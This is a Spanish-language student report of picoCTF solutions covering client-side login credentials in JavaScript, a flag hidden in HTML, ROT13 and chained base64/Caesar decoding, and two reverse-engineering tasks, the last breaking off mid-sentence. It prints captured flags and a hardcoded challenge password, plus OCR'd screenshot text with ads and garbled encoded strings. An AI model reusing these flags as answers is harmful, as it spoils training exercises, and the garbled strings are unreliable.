

Memoria - Reto 2: Participación en picoCTF

Categoría: Web Exploitation

Análisis inicial:

El sitio web proporciona un formulario de login aparentemente simple. Se indican restricciones para que el nombre de usuario y la contraseña contengan solo letras y números. Esto nos sugiere que podría haber validaciones en el cliente que podrían evitar ciertos caracteres.

Inspección de código:

Revisando el código fuente de `login.php`, se observa un script de JavaScript que define una función `filter(string)` para comprobar que cada carácter esté dentro del rango alfanumérico. Esto confirma que hay validación del lado del cliente, pero ninguna restricción del lado del servidor.

Descubrimiento de credenciales:

Accediendo al archivo `secure.js` desde el navegador, se encuentra la función `checkPassword(username, password)` con la validación explícita de credenciales:

```
if( username === 'admin' && password === 'strongPassword098765' )
```

Esto expone directamente las credenciales necesarias para acceder.

Explotación:

Introduciendo las credenciales reveladas:

- Usuario: `admin`
- Contraseña: `strongPassword098765`

y enviando el formulario, se accede a `admin.php` donde se revela la flag:



```
picoCTF{j5_15_7r4n5p4r3n7_b0c2e9cb}
```

Conclusión:

El reto se resolvió explotando una mala práctica de seguridad: lógica de autenticación expuesta en el cliente mediante JavaScript. Este tipo de vulnerabilidad demuestra la importancia de realizar siempre la validación en el lado del servidor.

Se documentan las siguientes capturas:

1. Vista inicial del formulario
2. Revisión del código HTML con filtro
3. Visualización de `secure.js` con credenciales
4. Flag obtenida tras autenticación



```
view-source:saturn.picotf.net:65476/login.php

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <link rel="stylesheet" href="style.css">
    <title>Login Page</title>
  </head>
  <body>
    <script src="secure.js"></script>

    <p id="msg"></p>

    <form hidden action="admin.php" method="post" id="hiddenAdminform">
      <input type="text" name="hash" required id="adminFormHash">
    </form>

    <script type="text/javascript">
      function filter(string) {
        filterPassed = true;
        for (let i = 0; i < string.length; i++){
          cc = string.charCodeAt(i);
          if ( (cc >= 48 && cc <= 57) ||
              (cc >= 65 && cc <= 90) ||
              (cc >= 97 && cc <= 122) )
            filterPassed = true;
          else
            return false;
        }
        return true;
      }

      window.username = "";
      window.password = "";

      username:filterPassed = filter(window.username);
      password:filterPassed = filter(window.password);

      if ( username:filterPassed && password:filterPassed ) {

```

```
saturn.picotf.net:65476/secure.js

function checkPassword(username, password)
{
  if ( username === 'admin' && password === 'strongPassword098765' )
  {
    return true;
  }
  else
  {
    return false;
  }
}
```

Categoría: Web Exploitation

Análisis inicial:

La web indica que el navegador ha recibido la flag, pero no la muestra. El texto sugiere que la flag está en el HTML pero oculta.

Inspección de código:

Al inspeccionar el código fuente (`view-source`), se encuentra la flag embebida dentro de una clase HTML:

```
<p class="picoCTF{pr3tty_c0d3_ed938a7e}">
```

Explotación:

Dado que la flag está como valor de un atributo `class`, se puede leer directamente desde el código fuente del navegador.

Flag obtenida:





```
picoCTF{pr3tty_c0d3_ed938a7e}
```

Conclusión:

Este reto demuestra cómo información sensible puede ser expuesta en elementos HTML, lo cual es una mala práctica habitual cuando se minimiza seguridad en entornos de desarrollo o pruebas.

Capturas documentadas:

1. Vista de la página principal
2. Código fuente HTML con flag oculta en el atributo `class`



Categoría: Cryptography

Análisis inicial: El enunciado menciona "Cryptography can be easy, do you know what ROT13 is?" junto con una cadena cifrada en lo que parece ser ROT13:

```
cvpbPGS{arkg_gvzr_V'yy_gel_2_ebhaqf_bs_ebg13_Ncualgvd}
```

Procedimiento: ROT13 es una cifra de sustitución que rota 13 posiciones el alfabeto. Se utilizó la herramienta online rot13.com para decodificar el mensaje cifrado.


Resultado:

```
picoCTF{next_time_I'll_try_2_rounds_of_rot13_Aphasisqi}
```



Conclusión: Este reto se resolvió reconociendo la técnica criptográfica mencionada (ROT13), demostrando la importancia de identificar correctamente los métodos de cifrado para aplicar la decodificación adecuada.

Capturas documentadas:

1. Enunciado del reto y mensaje cifrado
2. Decodificación en la herramienta ROT13
3. Validación de la flag en picoCTF



rot13.com
[About ROT13](#)



Categoría: Cryptography

Descripción:

El reto plantea un archivo cifrado que debe ser analizado para obtener el significado real del contenido. Se mencionan pistas como `base64` y `cesar`, lo cual sugiere el uso encadenado de codificaciones.

Procedimiento:

1. **Visualización del archivo:**

El contenido del archivo era una cadena codificada en base64:

```
YidkM0JxZGtwQlRYdHFrR3g2YUhSZmF6TnFIVGwzWR0clgyMHdNakV5TnpVNGZRP  
T0nCg==
```

2. **Primera decodificación Base64:**

Utilizando CyberChef y otras herramientas online (como base64decode.org), se obtuvo la siguiente cadena:

```
WWlka00wSnhaR3R3UWxsWWRlRmhsSM2cyWVoc1ptRjZUbkZsVkd3eldWUk9jbGd5  
TUhkTmFrVjVUbnBWTkdaUlBUMGdzZz09
```

3. **Segunda decodificación Base64:**

Al aplicar una nueva decodificación a la cadena obtenida, se reveló otro string codificado:

```
b'd3BqkpBTXtqaGx6aHlfazNqeTI3YTNrX20wMjEyNzU4fQ=='
```

4. **Tercera decodificación Base64:**

Finalmente, tras eliminar el prefijo `b'` (posiblemente heredado de una codificación binaria tipo Python) se obtuvo:

```
wpjvJAM{jhlzhy_k3jy9wa3k_m0212758}
```

5. **Decodificación César:**

Al aplicar un cifrado César con desplazamiento de -7 (o +19) en la herramienta [Cryptee.io](https://cryptee.io), se tradujo correctamente a:

```
picoCTF{caesar_d3cr9pt3d_f0212758}
```

base64decode.org/es/

Decodifique a partir del formato Base64

Simplemente introduzca los datos y pulse el botón de decodificar.

YidKM0uXZGtwQIRYdHfHr3g2YUhsZmf6TnFV0wzWVR0dgyMHdNakV5TnpVNGZRPt0nCg==

Para binarios codificados (como imágenes, documentos, etc.) utilice el formulario de carga de archivos que encontrará un poco más abajo en esta página.

UTF-8 Conjunto de caracteres de origen

Decodifique cada línea por separado (útil cuando tiene varias entradas)

Modo en directo DESACTIVADO Decodifica en tiempo real mientras escribe o pega (sólo admite el juego de caracteres UTF-8)

DECODIFICAR Decodifica sus datos en la zona de abajo.

b'd3BqdkpBTXqGx6aHfzNqT3YTnX20wMEyNzU4IQ=='

Consejo extra: ¡Márcanos!

Otras herramientas

- URL Decodificar
- URL Codificar
- Sitios asociados
- Free Uptime Monitoring

Lo mejor acaba de mejorar más

Parallels 20 incluye actualizaciones y una integración perfecta con nuevas funciones.

Abrir

base64decode.org/es/

Decodifique a partir del formato Base64

Simplemente introduzca los datos y pulse el botón de decodificar.

d3BqdkpBTXqGx6aHfzNqT3YTnX20wMEyNzU4IQ=='

Para binarios codificados (como imágenes, documentos, etc.) utilice el formulario de carga de archivos que encontrará un poco más abajo en esta página.

UTF-8 Conjunto de caracteres de origen

Decodifique cada línea por separado (útil cuando tiene varias entradas)

Modo en directo DESACTIVADO Decodifica en tiempo real mientras escribe o pega (sólo admite el juego de caracteres UTF-8)

DECODIFICAR Decodifica sus datos en la zona de abajo.

wpjvJAM(jhizhy_k3jy9wa3k_m0212758)

Consejo extra: ¡Márcanos!

Otras herramientas

- URL Decodificar
- URL Codificar
- Sitios asociados
- Free Uptime Monitoring

Valor de la vivienda

Increíble: Calculadora muestra el valor de su casa al instante (Echa un vistazo)

cryptii Visibility matters

Encuentra tu GPU ideal. Lanza tus proyectos con soluciones fiables y económicas. Gasta menos, ofrece más. ada via Carbon

Caesar cipher: Encode and decode online

Method in which each letter in the plaintext is replaced by a letter some fixed number of positions down the alphabet. The method is named after Julius Caesar, who used it in his private correspondence.

Decimal to text URL encode Enigma decoder Text to binary Commercial Enigma

VIEW Ciphertext

wpjvJAM(jhizhy_k3jy9wa3k_m0212758)

ENCODE DECODE

Caesar cipher

SHIFT

7 a→h

ALPHABET

abcdefghijklmnopqrstuvwxyz

CASE STRATEGY

Maintain case

FOREIGN CHARS

Include Ignore

Decoded 34 chars

VIEW Plaintext

picoCTF{caesar_d3cr9pt3d_f0212758}

Open in ciphereditor

play.picoctf.org/practice/challenge/4187...

LearnPracticeCompeteClassroomsdgoter

picoGymChallengesPlaylistsAssignments

Progress Tracker

Filters

HideShowSearch byDifficultyAll DifficultyEasyMediumHard

interencdec

caesar

AUTHOR: NGIRIMANA SCHADRACK

Description

Can you get the real meaning from this file.
Download the file [here](#).

39,075 users solved88% Liked

picoCTF{FLAG}

Submit Flag

ArchivoEditarVer

YldkM0xZGtWQlRydhFR3g2YUhsZmF6TnF1VGwzWVR0c1gy9kdiakV5TnpVNGZRP0nCg==

Ln 1, Col 173 caracteres100% Unix (LF)UTF-8

Download CyberChef

Last build: 20 days ago - Version 10 is here! Read about the new features here

OptionsAbout / Support

Operations403

Recipe

Input

bas

To Base

From Base

To Base32

To Base45

To Base58

To Base62

To Base64

To Base85

To Base92

From Base32

From Base45

From Base58

From Base62

From Base64

From Base85

To Base64

Alphabet

A-Za-z0-9+/=

STEP

BAKE!

Auto Bake

720-72 (72 selected)

Raw BytesLF

Output

YldkM0xZGtWQlRydhFR3g2YUhsZmF6TnF1VGwzWVR0c1gy9kdiakV5TnpVNGZRP0nCg==

Ln 1, Col 173 caracteres100% Unix (LF)UTF-8

base64decode.org/es/

14:44

Decodifique a partir del formato Base64

Simplemente introduzca los datos y pulse el botón de decodificar.

WWika0wSnhaR3R3UWxSWWRIRmhSM2cyWVoc1ptRjZUbzZsVkd3ekJWUk9lGd5TUhkTmFrVjVUbWbWtkaUJlBUMG5SDZz09

Para binarios codificados (como imágenes, documentos, etc.) utilice el formulario de carga de archivos que encontrará un poco más abajo en esta página.

UTF-8Conjunto de caracteres de origen.

Decodifique cada línea por separado (útil cuando tiene varias entradas)

Modo en directo DESACTIVADODecodifica en tiempo real mientras escribe o pega (sólo admite el juego de caracteres UTF-8).

DECODIFICARDecodifica sus datos en la zona de abajo.

YldkM0xZGtWQlRydhFR3g2YUhsZmF6TnF1VGwzWVR0c1gy9kdiakV5TnpVNGZRP0nCg==

Consejo extra: ¡Márcanos!

Otras herramientas

URL Decodificar

URL Codificar

Sitios asociados

Free Uptime Monitoring

La Tagliatella

¿Te vienes a probar ya la nueva Edizione Pinso? Reserva ahora en La Tagliatella.

La Tagliatella

Abrir

Privacidad

Categoría: Reverse Engineering

Descripción:

El reto nos presenta una canción con versos y estribillos simulando llamadas a subrutinas. El código fuente del programa en Python está disponible para su análisis. El objetivo es hacer que se imprima una parte oculta del estribillo que contiene la flag.

Procedimiento:

1. **Descarga y análisis del código fuente:**

Se analiza `lyric-reader.py`, donde se carga el contenido de la flag desde un archivo `flag.txt` y se incorpora como parte de una cadena `secret_intro`, que se concatena a la variable `song_flag_hunters`.

2. **Identificación de la lógica oculta:**

El flujo del programa define palabras clave como `REFRAIN`, `RETURN`, `CROWD`, y `END` para controlar el orden en que se imprime cada fragmento del texto. Se observa que hay instrucciones condicionales que pueden evitar que se imprima parte del contenido si no se invoca correctamente.


3. **Modificación del flujo de ejecución:**


Se edita el final del script para incluir directamente la llamada al bloque donde se encuentra la flag, o se simula la entrada esperada (por ejemplo, forzando `Crowd`: a imprimirse) para lograr que el programa llegue a ejecutar la línea que contiene:

```
picoCTF{70637h3r_f0r3v3r_ac197d12}
```

4. **Ejecución y validación:**

Se ejecuta el script en el entorno de Kali y se logra que se imprima la flag dentro de la canción. Se confirma su validez ingresándola en la plataforma de picoCTF.





Categoría: Reverse Engineering

Descripción:

Este reto simula el acceso a una bóveda protegida mediante contraseña. El objetivo es identificar la clave que permite abrir la puerta, analizando el código fuente del programa que la controla. El fichero entregado (VaultDoorTraining.java) contiene toda la lógica del reto.

Procedimiento:

1. Inspección del código fuente en Java:

Al examinar el contenido del archivo VaultDoorTraining.java, encontramos una clase que contiene una función checkPassword().

2. Análisis de la función de verificación:

La función checkPassword(String password) compara directamente el parámetro ingresado con una cadena fija:

